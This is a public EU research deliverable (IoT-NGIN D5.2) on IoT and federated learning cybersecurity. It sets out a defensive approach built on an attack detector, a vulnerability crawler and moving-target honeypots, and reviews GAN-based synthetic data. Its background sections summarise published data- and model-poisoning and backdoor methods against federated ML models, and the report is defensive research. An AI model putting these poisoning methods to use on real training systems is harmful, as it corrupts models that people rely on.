IoT-NGIN

D5.2 Enhancing IoT Cybersecurity (Update)

WORKPACKAGE	WP5	**PROGRAMME IDENTIFIER**	H2020-ICT-2020-1
DOCUMENT	D5.2	**GRANT AGREEMENT ID**	957246
REVISION	V1.0	**START DATE OF THE PROJECT**	01/10/2020
DELIVERY DATE	31/08/2022	**DURATION**	3 YEARS

This project has received funding from the European Union's Horizon 2020 research and innovation programme under Grant Agreement No 957246

DISCLAIMER

ACKNOWLEDGEMENT

This document is a deliverable of IoT-NGIN project. This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement N° 957246.

The opinions expressed in this document reflect only the author's view and in no way reflect the European Commission's opinions. The European Commission is not responsible for any use that may be made of the information it contains.

PROJECT ACRONYM	IoT-NGIN
PROJECT TITLE	Next Generation IoT as part of Next Generation Internet
CALL ID	H2020-ICT-2020-1
CALL NAME	Information and Communication Technologies
TOPIC	ICT-56-2020 - Next Generation Internet of Things
TYPE OF ACTION	Research and Innovation Action
COORDINATOR	Capgemini Technology Services (CAP)
PRINCIPAL CONTRACTORS	Atos Spain S.A. (ATOS), ERICSSON GmbH (EDD), ABB Oy (ABB), INTRASOFT International S.A. (INTRA), Engineering-Ingegneria Informatica SPA (ENG), Robert Bosch Espana Fabrica Aranjuez SA (BOSCHN), ASM Terni SpA (ASM), Forum Virium Helsinki (FVH), Optimum Technologies Pilroforikis S.A. (OPT), eBOS Technologies Ltd (EBOS), Privanova SAS (PRI), Synelixis Solutions S.A. (SYN), CUMUCORE Oy (CMC), Emotion s.r.l. (EMOT), AALTO-Korkeakoulusaatio (AALTO), i2CAT Foundation (I2CAT), Rheinisch-Westfälische Technische Hochschule Aachen (RWTH), Sorbonne Université (SU)
WORKPACKAGE	WP5
DELIVERABLE TYPE	REPORT
DISSEMINATION LEVEL	PUBLIC
DELIVERABLE STATE	FINAL
CONTRACTUAL DATE OF DELIVERY	31/08/2022
ACTUAL DATE OF DELIVERY	02/09/2022
DOCUMENT TITLE	Enhancing IoT Cybersecurity (Update)
AUTHOR(S)	D. Skias (INTRA), A. Zalonis (INTRA), A. Voulkidis (SYN), T. Velivassaki (SYN), S. Bourou (SYN), A. Gonos (OPT)
REVIEWER(S)	Y. Kortesniemi (AALTO), A. Voulkidis (SYN)
ABSTRACT	SEE EXECUTIVE SUMMARY
HISTORY	SEE DOCUMENT HISTORY
KEYWORDS	IoT, cybersecurity, Generative Adversarial Networks, model poisoning, training, Moving Target Defense, Honeypot, vulnerability

Document History

Version	Date	Contributor(s)	Description
V0.1	14/06/2022	INTRA	Table of Contents
V0.2	24/06/2022	INTRA, SYN, OPT	Initial contribution of related State of the Art analysis in GAN based dataset generation; Vulnerability Crawler, MTD Honeypots framework
V0.3	15/07/2022	INTRA, SYN, OPT	Inputs to GAN-based dataset generator and Malicious Attack Detector
V0.4	01/08/2022	INTRA, SYN, OPT	Initial contribution on FL cybersecurity approach; Update on background information for MTD honeypots
V0.5	05/08/2022	INTRA, SYN, OPT	Initial contribution on Poisoning attacks in FL system
V0.6	11/08/2022	INTRA, SYN, OPT	Finalizing updates on all sections
V0.7	12/08/2022	INTRA, SYN, OPT	Completed draft ready for Peer Review
V0.7.1	19/08/2022	SYN	Peer reviewed version
V0.7.2	23/08/2022	AALTO	Peer reviewed version
V0.8	30/08/2022	INTRA, SYN, OPT	Updates on the basis of review comments
V0.9	01/09/2022	INTRA, SYN	Version ready for Quality check
V1.0	02/09/2022	INTRA	Final version

Table of Contents

List of Figures

List of Tables

List of Acronyms and Abbreviations

AI	Artificial Intelligence
API	Application Programming Interface
AR	Augmented Reality
CVE	Common Vulnerability Exposure
CWE	Common Weakness Enumeration
DCGAN	Deep Convolutional GAN
DOS	Denial-of-Service
ENISA	European Union Agency for Cybersecurity
ERR	Error Rate based Rejection
EU	European Union
FL	Federated Learning
GAN	Generative Adversarial Network
HTTP	Hypertext Transfer Protocol
IDI	IoT Device Indexing
IDS	Intrusion Detection System
IoT	Internet of Things
IP	Internet Protocol
IVC	IoT Vulnerability Crawler
JNDI	Java Naming and Directory Interface
JSON	JavaScript Object Notation
LL	Living Lab
MAD	Malicious Attack Detector
MISP	Malware Information Sharing Platform
ML	Machine Learning
MQTT	Message Queue Telemetry Transport
MTD	Moving Target Defense
OES	Operators of Essential Services
OWASP	Open Web Application Security Project

SGD	Stochastic Gradient Descent
WGAN	Wasserstein Generative Adversarial Network
WP	Work Package

Executive Summary

It is apparent, that the unhindered operation of the Next Generation IoT systems, that are empowered with federated on-device intelligence, must be safeguarded by competent cybersecurity measures and mechanisms. IoT-NGIN provides a set of tools, which aim at protecting IoT systems. This document focuses on IoT cybersecurity and provides a significant update over the D5.1 "Enhancing IoT Cybersecurity".

The IoT-NGIN approach to Federated Learning (FL) cybersecurity is presented. Then, related background information on synthetic dataset generation, detection of attacks in FL and Moving Target Defense (MTD) honeypots are provided as an introduction over the associated technical solutions that are developed in the framework of IoT-NGIN project.

Then, the IoT-NGIN GAN-based dataset generator is described along with the relevant technical design and hands-on experiments. Poisoning attacks in FL system are introduced and FL poisoning datasets are created based on the aforementioned GAN-based dataset generator. Relevant experiments are also conducted and presented.

Next, IoT-NGIN Malicious Attack Detector (MAD) is described. MAD facilitates the detection of cyberthreats or attacks that can happen to an IoT system. MAD can identify anomalous behaviors, that can refer either to network and/or model updates, that are shared between FL clients and server. Evaluation of the implemented solution and results are also provided.

Thereafter, the document illustrates two additional IoT-NGIN-developed IoT cybersecurity solutions. The Vulnerability Crawler (VC), that monitors IoT nodes and detects vulnerabilities and the Moving Target Defense (MTD) Honeypot Framework that is driven by MTD principles and deploys honeypots dynamically. Furthermore, the integration of these two components is showcased, highlighting the fact that the vulnerabilities that are detected by the VC, are utilized as input for the MTD Honeypot Framework driving the deployment of specific type and number of honeypots, enhancing the effectiveness of the tool.

The final updates and refinements of the developed cybersecurity solutions that are described within this document will be included in the final deliverable of the WP5, D5.5 "Enhanced IoT Cybersecurity & Data Privacy/Trust" which is due in the first quarter of 2023.

1 Introduction

Although the notion of "Internet of Things" is no new, as it was introduced more than 20 years ago, it has recently become apparent that an abundance of IoT devices such as smart home appliances, monitoring systems, robots etc. are invading our everyday life, thereby becoming an integral part of everyone's daily routine. In 2020, the number of connected IoT device[1] was approximately 12 billion globally. This number has been growing rapidly; It is apparent that IoT devices are ubiquitous with more than 14.5 billion IoT devices[2] being connected in all kinds of IoT platforms.

The present document represents an update of the D5.1 [1] that entitled "Enhancing IoT Cybersecurity" and reported on the activities of Task 5.1 "Mitigate poisoning attacks in on-device federated ML" and Task 5.2 "Adversarial access early attack detection".

D5.1 was structured as a technical report and addressed the risks derived from IoT vulnerabilities and cyber attacks in the IoT domain, focusing on systems which perform federated learning for training their ML models. In addition, it provided technical specifications and initial version of the Generative Adversarial Network (GAN) based IoT attack dataset generator and the IoT vulnerabilities crawler of IoT-NGIN and introduced the IoT-NGIN Malicious Attack Detector (MAD) and the MTD Network of Honeypots. Furthermore, it provided the first systematic study on local model poisoning attacks to on-device federated ML, a research towards a novel method and tool for generating synthetic labelled datasets of poisoning attacks (contradictory or adversarial patterns) to assist with the evaluation of ML-based anomaly detection algorithms.

This document, D5.2 that is titled "Enhancing IoT Cybersecurity (update)" provides a holistic update on the topics tackled in D5.1 and provides a technical report on the cybersecurity solutions that are developed in the framework of WP5. More specifically, it elaborates on the IoT-NGIN approach towards Federated Learning (FL) cybersecurity providing also useful background information. In addition, presents the final technical specifications on the IoT-NGIN IoT oriented cybersecurity designed and developed solutions describing their technical aspects, their architecture and also the associated experiments made.

1.1 Intended Audience

The intended audience of this document is primarily IoT system providers, AI/ML engineers and relevant technical staff. Through this report, ML engineers have the chance to find information about synthetic dataset generation utilizing GANs, along with hands-on experiments. In addition, they are presented information on poisoning attacks conducted experiments.

Moreover, ML engineers and software developers through this document might overview, technical specifications and implementation details on the IoT cybersecurity enhancements (tools) that were designed and implemented in the framework of the project activities such

[1] https://telecom.economictimes.indiatimes.com/news/at-12-billion-iot-connections-to-surpass-non-iot-devices-in-2020/79318722?redirect=1

[2] https://iot-analytics.com/number-connected-iot-devices/#:~:text=In%202022%2C%20the%20market%20for,27%20billion%20connected%20IoT%20devices.

as the Malicious Attack Detector, the IoT Vulnerability Crawler and the Moving Target Defense Honeypot framework.

Finally, the report is useful internally, to the members of the development and integration team of the IoT-NGIN consortium, involving mainly Work Package (WP) 3-WP6 partners, but also to the whole Consortium, including the OC1 and OC2 participants for validation and exploitation purposes. Useful feedback could be also received from the Advisory Board, including both technical and impact creation comments.

1.2 Relations to other activities

The content of this deliverable highly relates to the activities of WP5, that adhere to the design and the development of the IoT-NGIN IoT cybersecurity enhancements. It provides a technical update over the D5.1 that showcased a systematic study on local model poisoning attacks to on-device federated ML and provided preliminary information on a generative method and tool for generating synthetic labelled datasets of attacks. In addition to the aforementioned update, this document elaborates on the IoT cybersecurity solutions focused on protecting an IoT system from adversarial access and also on the initial Moving Target Defense Honeypot framework. The finalized technical and design specifications of the implanted solutions, including any additional update will be provided within the D5.5 that is the final deliverable of the WP5.

1.3 Document overview

In the present document, section 1 provides a general introduction to the content of the deliverable.

Section 2 presents the IoT-NGIN approach to FL Cybersecurity.

Section 3 summarizes relevant background information on synthetic dataset generation capitalizing on GANs and on the relevant cyberattacks that could potentially target and harm an IoT-FL system, such as model and data poisoning attacks and also information on the associated detection approaches. In addition, it reflects on MTD strategies that can be incorporated by a Honeypot Framework.

Section 4 illustrates the IoT-NGIN designed and developed GAN-based dataset generator, emphasizing on its technical design and providing also hands-on experiments in image generation, building upon a plant disease image dataset that is tailor to the IoT-NGIN Agricultural Living Lab use case.

Section 5 describes the technical design and experiments made on poisoning attacks in FL system.

Section 6 presents the Malicious Attack Detector technical design and experiments.

Section 7 showcases the IoT Vulnerability Crawler technical design and installation guidelines.

Section 8 presents the IoT-NGIN Moving Target Defense Honeypot framework.

Section 9 demonstrates the IoT Vulnerability Crawler and MTD Honeypot framework integration activities.

Finally, section 10 draws conclusions and closes the deliverable.

2 IoT-NGIN Approach to FL cybersecurity

IoT-NGIN project envisages to establish a state-of-the-art IoT platform supporting Next Generation IoT devices operating in various domains. One of the Next Generation IoT devices' essential characteristic is the intelligence that these devices possess, supporting in an autonomous or semi-autonomous way all sort of AI applications. The data that these devices generate are often fed into Machine Learning (ML) related applications. In many cases, the inherent intelligence of such devices allows for the relevant training to be conducted collaboratively, capitalizing on multiple data sources. Federated Learning (FL), is a machine learning technique that trains an algorithm (ML model) across multiple decentralized devices. More information on on-device Federated Learning is provided through section 2.1 of D5.1 [1]. This section introduces the IoT-NGIN project approach to FL cybersecurity.

2.1 Motivation

Evidently, the threats that are introduced by the various IoT federated devices vulnerabilities are also increasing exponentially. Despite the fact, that Federated learning systems improve privacy preservation, given that the data remain locally and only the model weights are communicated to the aggregation server, such systems are also susceptible to malevolent actions. Attacks against Federated Learning systems include poisoning attacks and inference attacks. More specifically, poisoning attacks are targeting the training phase of FL networks and can be distinguished on data and model poisoning attacks. Data poisoning attacks target the data that are part of the training process of the ML model. Here the attacker aims to disfigure the training data set utilized by an FL device and thus distort the final trained ML model. Model poisoning attacks aim to corrupt the updates of the local ML model that is propagated to the aggregation server and therefore to compromise the final trained global ML model. Section 2.2.2 of D5.1 [1] contains detailed information on the potential cybersecurity attacks that are associated with the FL systems.

An effective cybersecurity shield tailored for the FL systems needs to be established in order to protect these essential and sensitive systems and consequently to protect the Next Generation IoT devices' platform that IoT-NGIN aims to build. The detection of malicious nodes as well as the poisoned model updates is mandatory in order to defend against the aforementioned threats and alleviate the dangers that could compromise the proper functionality offered by the platform. However, identifying imposter and malicious nodes in an IoT ecosystem is not a trivial task but a challenging procedure.

In recent past, the research community showcases that Artificial Intelligence (AI) can contribute to cybersecurity in FL systems. Some of the detection defense techniques capitalize on analytics and statistics in order to identify abnormal events that fall far from an expected pattern. In such scenario, a normal behavior pattern is established and then events that significantly diversify from this pattern are assumed as a result of some malicious activity. Utilizing a variety of anomaly detection methods, both data and model poisoning attacked can be detected with high probability.

An additional approach that facilitates the defense against cyberattacks is called Moving Target Defense (MTD) and is an idea that grew out of the success of attackers utilizing techniques to continuously alter their attack profiles to avoid detection.

In essence, any cybersecurity system that constantly updates and enhances its defense mechanism and thus increase its effectiveness over attackers' attempts can be considered a MTD solution. In IoT-NGIN project we consider as a MTD a honeypot framework that is established on a IoT network section and is able to adapt its key properties and characteristics based on the identified needs, namely IoT node detected vulnerabilities, in order to be more effective and therefore to provide greater protection over cyberattacks. More details on MTD are provided in section 3.3.

2.2 IoT-NGIN Approach

IoT-NGIN envisages to drastically address FL system cybersecurity needs. In fact, IoT-NGIN has established a holistic approach for defending the platform on its entirety against malevolent cyberattacks.

The first line of defense consists of the cyber security measures that are taken a priori of an attack. With respect to the FL systems, such measures adhere to the privacy-preserving techniques applied in a FL system in order to minimize attacks that can target a FL system. Such attacks include among others, the re-identification attack that aims to recover an individual's identity by exploiting similarities to other datasets and exposing the data characteristics, dataset reconstruction attack which aims to determine an individual's characteristics from the training process without accessing the data itself, tracing attack which aim to trace an individual in order to determine if it is present in the dataset or not without exposing their identity etc.

IoT-NGIN *privacy-preserving federated learning framework* is designed to provide privacy-preserving FL as a service and constitutes a generic approach, which may integrate and support multiple diverse FL frameworks. The initial version of the IoT-NGIN privacy-preserving FL framework incorporates PATE implementation in Keras[3] and the Flower framework[4] [2]. More details regarding the various attacks against the data in a FL system are provided within section 3 whereas more information on the design of the IoT-NGIN privacy preserving framework are included in section 4 of D3.2 [3].

Moreover, IoT-NGIN further enhances its proactive security mechanism by introducing on one hand the Vulnerability Crawler (VC) and on the other a Moving Target Defense (MTD) framework of honeypots. The first one, the VC purpose is to scan the participating IoT nodes for vulnerabilities and report back its findings. The latter, MTD honeypot framework aims to establish a honey-net of artificial nodes that imitate genuine ones and that are susceptible to attacks. This way the attacker could be lured to target the honeypots instead of the real IoT nodes. Although the honeypots traditionally refer to a static setup, in the context of IoT-NGIN we establish an MTD honeypot framework that aim to create a constantly changing attack surface and establish a level of uncertainty for malicious users. This approach could further enhance the effectiveness of the honey-net and therefore, increase the effectiveness of the holistic cybersecurity approach realized by the IoT-NGIN platform. The VC and the MTD honeypot framework are described in sections 7 and 8 of the present document respectively.

[3] https://gitlab.com/h2020-iot-ngin/enhancing_iot_intelligence/privacy-preserving-federated-learning/privacy-preserving-fl-mechanisms/pate-keras

[4] https://gitlab.com/h2020-iot-ngin/enhancing_iot_intelligence/privacy-preserving-federated-learning/privacy-preserving-fl-experiments/flower-experiment

Finally, moving onto the dynamic defense mechanisms that can be incorporated by the platform and aim to actively protect an IoT FL system; IoT-NGIN has designed and developed the Malicious Attack Detector (MAD). The MAD is a tool which aims to facilitate the detection process of cyberthreats or attacks that can happen to the system by detecting both network and data/model poisoning attacks by identifying abnormal behaviors.

MAD is an ML-based anomaly detection module that leverages on advanced ML and Generative Adversarial Networks. The purpose of the tool is to identify suspicious behaviors of a FL set up, by filtering the network traffic logs as well as the shared FL model updates and detecting abnormal behavior. More information is included in section 6 that describes in detail the tool.

3 Related background

This section provides the theoretical background needed for the deeper understanding of this deliverable. Having in mind the goal of D5.2, which is the enhancement of IoT cybersecurity, this section demonstrates state-of-the-art-methods that can be utilized for this purpose. To prevent attacks in FL systems, it is needed to deeply understand how those attacks can be created. Therefore, advanced algorithms for the generation of synthetic datasets that can be used to create data and model poisoning attacks in FL systems are presented, while a specific focus is given to GAN models. Afterwards, plant disease datasets are demonstrated since the evaluation and test of the implemented IoT-NGIN GAN-based dataset generator algorithm is performed on this topic. The generated data assist with the evaluation of various ML-based algorithms for the detection of attacks in FL system. Therefore, a research analysis of ML methods, that detect data and model poisoning attacks as well as network attacks, is performed. At the end of this section, information about moving target defense as cybersecurity strategy is given.

3.1 Synthetic dataset generation

Throughout this section we explore the related theoretical background on data synthesis and the ways this component can be incorporated within the Federated Learning framework to create data and model poisoning attacks. Data generation can be achieved with multiple methods such as data duplication or GANs [4]. Regarding the latter case, the GAN algorithm can learn a dataset's distribution and later be leveraged for data generation. The trained GAN model can be used to create synthetic data (tabular or images) that can consequently be manipulated concerning a malicious goal. Therefore, this generated data can be exploited to create model and data poisoning attacks in a FL system. An example of such an application is synthesis of plant disease images, which can be utilized by malicious actors in order to infect the training of a FL model among clients. However, this generated data can be used as additional information at the training of a robust attack detector.

Synthetic dataset contains data that are artificially created by various methods rather than generated by real-world events. Those datasets are useful for different purposes, such as privacy preserving, compliance risks and training machine learning models. It is known that many algorithms, especially neural networks, need large amounts of data to be trained. However, big datasets are frequently hard and expensive to be gathered. For this reason, data augmentation is a common technique to alleviate this problem. Another application is also security and privacy preserving since in many cases we want to be able to distinguish real from fake data. An example is detection of real vs fake transactions in a market. In such a case, we would need to train a detector (e.g. MLP) which could separate real from fake data. To train this model we could use a combination of synthetic (e.g. produced by trained GAN) and real samples subsequently training a model to find the difference.

As an additional privacy concern, data contain sensitive information that usually cannot be shared within an organization. If this is the occasion, synthetic data derived from the original could substitute the real dataset since they follow the original dataset's distribution but are different regarding sensitive and private information. An ML model could still be trained on this data and learn patterns since hopefully these have been incorporated to the generated dataset. An advantage of synthetic data is easy labelling since for each generated sample we frequently know the corresponding original sample (e.g. cases of image rotation, GAN with a single class). For the generation of synthetic datasets, many algorithms and methods have been developed. One such method is adding noise and is known as differential privacy. Here, noise (possibly gaussian) is added to the data to create a new dataset which is anonymized. Another method that can be leveraged for data synthesis or data compression is based on Autoencoders. One could either use the output emitted from the last layer or the latent dimension and create a synthetic dataset. The data will be different from the original but will follow the original dataset's distribution.

An area of active research within this framework is synthetic image generation. Concerning many applications, data collection is very hard resulting in limited available data collections which need enhancing (through synthesis) to be useful. An example of such case is precision agriculture, where acquiring images (e.g. satellite or drone) are very expensive. It is also very common for a specific type of images to be very rare (e.g. ill plants) compared to the baseline ones and thus image generation is mandatory. Methods for achieving this vary and can be simple augmentation or complex machine learning like GAN [4]. Regarding data augmentation, new data points(images) can be generated by applying random transformations to the original images such as cropping, flipping and brightness adjusting. This can be done both on the original dataset and on the fly during model training (possibly for every batch). When it comes to GANs, image generation can be achieved with a more sophisticated method through an adversarial training process.



Figure 1: GAN architecture.

The Generative Adversarial Network (GAN) was introduced in 2014 by Goodfellow I. et al. [4], achieving remarkable results for the task of image generation. Since then, this approach has been an area of active research with applications such as image synthesis, image to image translation, text to image etc. The basic architecture of GAN can be seen in Figure 1 consisting of 2 parts, namely the Generator and the Discriminator. The Generator network, which can be a Convolutional Neural Network, produces fake images given random noise as input. On the other hand, the Discriminator is given both real images from the original dataset and fake images from the Generator and must learn to distinguish between real and synthetic. The goal of the Generator is thus to fool the Discriminator into thinking the synthetic images are real, whereas the goal of the Discriminator is to always be able to separate fake from real. In this manner, the adversarial process is formulated where these 2 networks play a min-max game.

The ideal result of this process is that the Generator has learned the distribution of the dataset and the Discriminator can no longer distinguish between real or fake making random guesses. In such a case, we conclude that the model has converged and the Generator can be used for image synthesis. Although this approach has produced very accurate results it tends to create the common GAN training problem of mode collapse. In such a case, the Generator produces a small range of inputs which fool the Discriminator for a short amount of time. Consequently, the discriminator learns this specific pattern and the Generator is forced to fall into another mode. To battle this, many modifications of the original GAN have been proposed such as WGAN [5] with Wasserstein distance and gradient penalty.

GANs have also been employed for image synthesis within the FL framework. Behera et al. [6] extended the core ideas of federated learning to fit the case of image generation with GANs. In their work, they construct a federated system with a star topology where each client shares the model parameters to the aggregation server. The central, shared model is a GAN and the goal of the whole FL system is image generation. Regarding privacy concerns, they used Laplacian noise for both the model's parameters within the clients and the aggregation algorithm within the server. Results on MNIST dataset [7] indicate that the framework is robust yielding plausible images.

3.1.1 Generation of data poisoning attacks

Within the Federated Learning framework, image generation can be employed for benign reasons [6] as well as malicious reasons, namely data poisoning. Data poisoning attacks can be executed by nodes within the Federated Learning framework resulting in drops of model performance. Such an attack is label flipping where instance labels are changed from malicious nodes either arbitrarily or with a specific pattern. The first case is randomly assigning a different label to a record with the intent of reducing the global accuracy of the model. When it come to the second one, the malicious clients assign specific labels to some records having a clear goal in mind. An example of such case is trying to make the model misclassify label 9 to label 2.

Vale Tolpegin et al. [8] studied the impact of these attacks for an image classification task using the well-established benchmark datasets of MNIST and CIFAR-10. Concerning this type of attack, they studied various percentages of malicious participants, random and targeted label flipping as well as attack timing and availability. They found that a higher percentage of malicious nodes results in higher degradation in model performance. It is also reported that targeted label flipping i(where we want the model to misclassify a specific label, e.g., misclassify label 9 to 1) is harder to detect and has minor impact on the remaining classes. Finally, it is noted that attack timing and availability is crucial and a model that was trained with malicious participants up to a point can converge if enough time is given. The attack described is called dirt-label since the adversary can change the labels of the dataset. A similar kind of attack is also the one called clean label where the adversary has no access to the training data but is able to inject synthetic records to this dataset.

Xinyun Chen et al. [9] studied the latter case considering the cases of single key and pattern injection to the model. They were able to successfully perform single key injection, injecting an image with a fake label to a dataset intended for classification achieving 100% attack success rate. They also showed that the blending injection strategy could be applied with very few synthetic samples incorporating a desired pattern to the model. Moreover, it is shown that the accessory injection strategy which differs from the corresponding blending, can be also applied with as little as 50 samples.

Chulin Xie et al. [10] propose a distributed backdoor attack on federated learning systems in opposition to the centralized approach used in the past. Each adversary chooses a local trigger instead of a common global one. In the inference stage, attackers use the local triggers to form global ones. Through experiments, they show that this kind of attack is more persistent compared to centralized scenarios.

3.1.2 Generation of model poisoning attacks

Model poisoning attacks are implemented by an agent who modifies model updates before returning the local model to the server. This approach is different from the data poisoning task, where a malicious participant modifies the existing data or injects new data points. Regarding this case, Xiaoyu & Neil Zhanjiang Gong[9] studied the case of model poisoning by fake client injection to a federated system with the goal of test accuracy degradation.

Xingchen Zhou et al. [12] introducing an optimization-based model poisoning attack. In their work, a malicious client has 2 datasets Db and Dp of type benign, poisoning respectively. The core idea is that for the benign task when the model converges, only a specific portion of the model's neurons contribute to the prediction tasks. With this knowledge after training the model using Db these neurons can be found. After finding these neurons, constraints can be applied to them and the model can subsequently be trained using Dp. In such a manner, the knowledge of Dp will be injected to the neurons that are not used for the main task introducing stealth into the process. Results show that this approach improves backdoor attacks significantly.

Minghong Fang et al.[13] introduced some attack methods tailored to specific state-of-the-art aggregation algorithms with the goal of global accuracy degradation. In their work, the attacker controls c devices and knows the local training set, the code and the local models. Some also well-established defense mechanisms were tested against these attacks. Results show that the existing mechanisms are unable to defend against these attacks and the global models worsens regarding accuracy.

Arjun Nitin Bhagoji et al. [11] construct an auxiliary dataset of size S with the following procedure: First, they sample s points from the test distribution. They then flip the label to one of the labels that is not the ground truth. The objective of the attacker is to maximize the accuracy of the trained model on the auxiliary dataset (attack accuracy), typically while ensuring that the model performance on the remaining data does not degrade significantly. The attacker is present throughout the course of training. In their work, they show that this attack is effective and can degrade the quality of the federated process as well as that modern defense mechanism need enchantment to be effective against these types of attacks.

3.1.3 GAN for data and model poisoning attacks

GANs can be employed for data poisoning attacks generating plausible data points that can be manipulated for these kinds of tasks. In a recent study [12], GANs were tested for creating realistic images which would eventually degrade the performance of the classifier. In this work, it was shown that this kind of attack can both remain undetected, surpassing many defense mechanisms and worsen the quality of the classification.

GANs have also been applied for data poisoning in a federated learning system. Jiale Zhang et al. [13] study the case of clean-label poisoning concerning the image classification task employing Generative adversarial networks. In this work, the malicious node uses the global model as the discriminator. After some training rounds, the global model is able to classify (if the task is classification) between the different labels where some labels may be only available to specific nodes. Using this model, the malicious participant can train a GAN to generate samples that belong to a category that he does not possess within his training set, thus learning the data distribution of another node. The same core idea is also applied by a recent publication [14] on several benchmark image datasets for the cases of label flipping and backdoor attacks. In their work, they show that a small number of malicious users can compromise the effectiveness of the global model.

Briland Hitaj et al. [15] employed a GAN within a malicious participant for image retrieval concerning a label that this participant does not possess. To achieve this after some training time the malicious node uses a GAN to imitate a label (e.g. label *a*) that only another node possesses. These generated samples are then flipped considering the label to another one, namely *c*. The local model is then updated based on these instances too. This is then incorporated into the global model and forces the victim node to try harder to distinguish label a, revealing a greater amount of information in the process. Results show that with this type of attack an intruder is able to generate images belonging only to a benign participant even if a moderate amount of differential privacy is used.

3.1.4 Plant disease datasets

Plant disease image datasets are images of diseased plants with many common diseases consisting of either plant leaves or whole plant images. A crucial task is to detect disease on plants since these frequently destroy crops and regarding the case of infectious diseases can spread from one susceptible host to another. Focusing on the task of smart agriculture, a model could make an early detection of such a disease and preventative actions could be taken to secure crops and minimize the damage. To train such a model, a complete dataset is needed with a variety of samples ranging from healthy to diseased plants. When it comes to the latter, it is also important for the dataset to contain many images of each disease to accurately train the model. These datasets however are costly and hard to gather in most cases. For this reason, image synthesis is beneficial since it can enhance the dataset producing realistic images that can alleviate the fact that these kinds of datasets are usually incomplete. Regarding the literature, there are available datasets with plant diseases, namely PlantVillage and Esca disease.

Esca Dataset


Figure 2: Images from esca disease dataset.

There are many grape disease datasets available (e.g., Citrus dataset [16] and Plant Pathology dataset [17]) with either leaf or whole plant images. Regarding the latter, one such case is a grapevine disease dataset [18] which consists of panoramic grapevine photographs of plants with esca disease and healthy ones. The number of available instances is 1770, namely 882 healthy and 888 with esca. The photos also can be of dimensions 1920x1080 or 1080x1920. An example from this dataset can be seen in Figure 2, in which we view a healthy plant(left) and a diseased(right). The content varies and is mostly panoramic photos of grapevine plants, whereas in some cases it is just leaves.

PlantVillage dataset

